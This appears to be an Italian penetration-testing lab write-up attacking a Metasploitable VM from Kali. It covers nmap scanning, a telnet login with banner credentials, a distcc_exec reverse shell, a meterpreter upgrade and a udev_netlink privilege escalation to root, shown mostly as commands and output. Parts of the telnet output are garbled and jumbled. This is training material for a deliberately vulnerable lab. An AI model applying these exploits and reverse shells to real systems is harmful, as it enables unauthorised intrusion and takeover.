



Config ip

Kali




```
Open /etc/network  
1 # This file describes the network interfaces available on your system  
2 # and how to activate them. For more information, see interfaces(5).  
3  
4 source /etc/network/interfaces.d/*  
5  
6 # The loopback network interface  
7 auto lo  
8 iface lo inet loopback  
9  
10 auto eth0  
11 iface eth0 inet static  
12 address 192.168.1.25/24  
13 gateway 192.168.1.1
```

Meta



```
GNU nano 2.0.7 File: /etc/network/interfaces  
# This file describes the network interfaces available on your  
# and how to activate them. For more information, see interfaces(5).  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
# The primary network interface  
  
auto eth0  
iface eth0 inet static  
address 192.168.1.40  
netmask 255.255.255.0  
network 192.168.1.255  
gateway 192.168.1.1
```



```
(alessio㉿kali)-[~]  
$ ping 192.168.1.40  
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.  
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.492 ms  
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.484 ms  
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.490 ms  
^C
```

Scan di meta

```
(alessio㉿kali)-[~]
$ nmap -p- -T5 192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 02:22 CST
Nmap scan report for 192.168.1.40
Host is up (0.0014s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
36544/tcp open  unknown
45312/tcp open  unknown
53381/tcp open  unknown
53919/tcp open  unknown
```

Scan della versione di telnet

```
(alessio㉿kali)-[~]
$ nmap -p 23 -sv -T5 192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 02:25 CST
Nmap scan report for 192.168.1.40
Host is up (0.00056s latency).

PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.32 seconds
```

Cerco l'exploit

```
34 auxiliary/scanner/telnet/telnet_login
35 auxiliary/scanner/telnet/telnet_version
```

```

msf6 auxiliary(scanner/telnet/telnet_login) > use 35
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

Name      Current Setting  Required  Description
---      ---             ---        ---
PASSWORD          no           no        The password for the specified username
RHOSTS           yes          yes       The target host(s), see https://github.com
RPORT            23          yes       The target port (TCP)
THREADS          1           yes       The number of concurrent threads (max one)
TIMEOUT          30          yes       Timeout for the Telnet probe
USERNAME          no           no        The username to authenticate as

```

View the full module info with the `info`, or `info -d` command.

```

msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.40
rhosts => 192.168.1.40

```

```

msf6 auxiliary(scanner/telnet/telnet_version) > run
[*] msf6 auxiliary(scanner/telnet/telnet_version) -> run
[+] 192.168.1.40:23      - 192.168.1.40:23 TELNET
[*] msf6 auxiliary(scanner/telnet/telnet_version) -> run
[*] 192.168.1.40:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >

```

Ho trovato nel banner le credenziali

Provo ad accedere

```

msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ... (1 host up) scanned in 16.86 seconds
Connected to 192.168.1.40.
Escape character is '^>'.
--> ping 192.168.1.40
PING 192.168.1.40[192.168.1.40] 5(14) bytes from (192.168.1.40):
|4 bytes [192.168.1.40] 0/0 [0] 0ms [192.168.1.40]
|4 bytes [192.168.1.40] 1/1 [1] 0ms [192.168.1.40]
|4 bytes [192.168.1.40] 2/2 [2] 0ms [192.168.1.40]
--> 192.168.1.40 ping statistics --
3 packets transmitted, 3 received, 0% packet loss, time 2074ms
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com
--> sudo gedit /etc/network/interfaces
Login with msfadmin/msfadmin to get started
Sorry, try again.
[sudo] password for alessio:
metasploitable login: msfadmin
Password:
Last login: Tue Mar  7 04:22:33 EST 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Nmap scan report for 192.168.1.40
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.
23/tcp open  telnet  Linux telnetd
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Service detection performed. Please report any incorrect results at https://nmap.org
To access official Ubuntu documentation, please visit: http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ 

```

Provo un po di comandi

```
mstadmin@metasploitable:~$ pwd
/home/msfadmin
mstadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:00:64:8a brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
        inet6 fe80::a00:27ff:fe00:648a/64 scope link
            valid_lft forever preferred_lft forever
mstadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
mstadmin@metasploitable:~$
```

Privilege escalation

Procedimento:

Creare una sessione senza privilegi root:

```
msf6 exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP double handler on 192.168.1.25:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo mdDcXDkmCbNb9zC6;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "mdDcXDkmCbNb9zC6\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 4 opened (192.168.1.25:4444 → 192.168.1.40:36005) at 2023-03-07 08:35:12 -0600

vncviewer
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Ora abbiamo una sessione in cui siamo deamon

```
Background session 4? [y/N]
[*] Backgrounding foreground process in the shell session
^Z
Background session 4? [y/N] y
msf6 exploit(unix/misc/distcc_exec) > sessions
[-] Unknown command: sessios
msf6 exploit(unix/misc/distcc_exec) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
2		meterpreter x86/linux	root @ metasploitable.localdomain	192.168.1.25:4433 → 192.168.1.40:39501 (192.168.1.40)
3		shell cmd/unix		192.168.1.25:36215 → 192.168.1.40:6200 (192.168.1.40)
4		shell cmd/unix		192.168.1.25:4444 → 192.168.1.40:36005 (192.168.1.40)

Cerchiamo l'exploit di udev

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/local/udev_netlink	2009-04-16	great	No	Linux udev Netlink Local Privilege Escalatio

Se la usiamo direttamente sulla sessione in cui siamo deamon da questo errore

```
msf6 exploit(linux/local/udev_netlink) > set session 4
session => 4
msf6 exploit(linux/local/udev_netlink) > set netlinkpid 2373
netlinkpid => 2373
msf6 exploit(linux/local/udev_netlink) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session architecture: cmd
[!] * incompatible session platform: unix
[*] Started reverse TCP handler on 192.168.1.25:4444
[+] Found netlink pid: 2373
[*] Writing payload executable (207 bytes) to /tmp/xhxSYqPAZH
[-] Exploit failed: RuntimeError Can't find command on the victim for writing binary data
[*] Exploit completed, but no session was created.
```

Bisogna fare quindi un upgrade della sessione con meterpreter

Riduco il numero di sessioni e faccio l'upgrade della sessione deamon

```
Active sessions
=====
Id  Name    Type          Information  Connection
--  --     --           --           --
4   shell  cmd/unix      192.168.1.25:4444  → 192.168.1.40:36005 (192.168.1.40)

msf6 exploit(linux/local/udev_netlink) > session 4
[-] Unknown command: session
msf6 exploit(linux/local/udev_netlink) > session -i 4
[-] Unknown command: session
msf6 exploit(linux/local/udev_netlink) > sessions -i 4
[*] Starting interaction with 4 ...

whoami
daemon
^Z
Background session 4? [y/N]  y
msf6 exploit(linux/local/udev_netlink) > sessions -u 4
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [4]
```

```
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.25:4433
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 6 opened (192.168.1.25:4433 → 192.168.1.40:34149) at 2023-03-07 09:18:51 -0600
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(linux/local/udev_netlink) > sessions 6
[*] Starting interaction with 6 ...
```

Mi crea quindi la nuova sessione di meterpreter, Vedo che la sessione 6 è ancora deamon

```

Active sessions
=====

```

Id	Name	Type	Information	Connection
--		shell cmd/unix		192.168.1.25:4444 → 192.168.1.40:36005 (192.168.1.40)
4				
6		meterpreter x86/linux	daemon @ metasploitable.localdomain	192.168.1.25:4433 → 192.168.1.40:34149 (192.168.1.40)

```

msf6 exploit(linux/local/udev_netlink) > show options

Module options (exploit/linux/local/udev_netlink):

```

Name	Current Setting	Required	Description
NetlinkPID	2373	no	Usually udevd pid=1. Meterpreter sessions will autodetect
SESSION	2	yes	The session to run this module on

```

Payload options (linux/x86/meterpreter/reverse_tcp):

```

Name	Current Setting	Required	Description
LHOST	192.168.1.25	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```

Exploit target:

```

Id	Name
--	
0	Linux x86

```

View the full module info with the info, or info -d command.

msf6 exploit(linux/local/udev_netlink) > set session 6
session ⇒ 6
msf6 exploit(linux/local/udev_netlink) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[+] Found netlink pid: 2373
[*] Writing payload executable (207 bytes) to /tmp/wJUgrpLZAg
[*] Writing exploit executable (1879 bytes) to /tmp/opDXlwchLT
[*] chmod'ing and running it ...
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 7 opened (192.168.1.25:4444 → 192.168.1.40:45420) at 2023-03-07 09:21:31 -0600

meterpreter > getuid
Server username: root
meterpreter >

```

Dopo aver usato l'exploit riconrollo l'user id e effettivamente siamo ora root

```

Active sessions
=====

```

Id	Name	Type	Information	Connection
--		shell cmd/unix		192.168.1.25:4444 → 192.168.1.40:36005 (192.168.1.40)
4				
6		meterpreter x86/linux	daemon @ metasploitable.localdomain	192.168.1.25:4433 → 192.168.1.40:34149 (192.168.1.40)
7		meterpreter x86/linux	root @ metasploitable.localdomain	192.168.1.25:4444 → 192.168.1.40:45420 (192.168.1.40)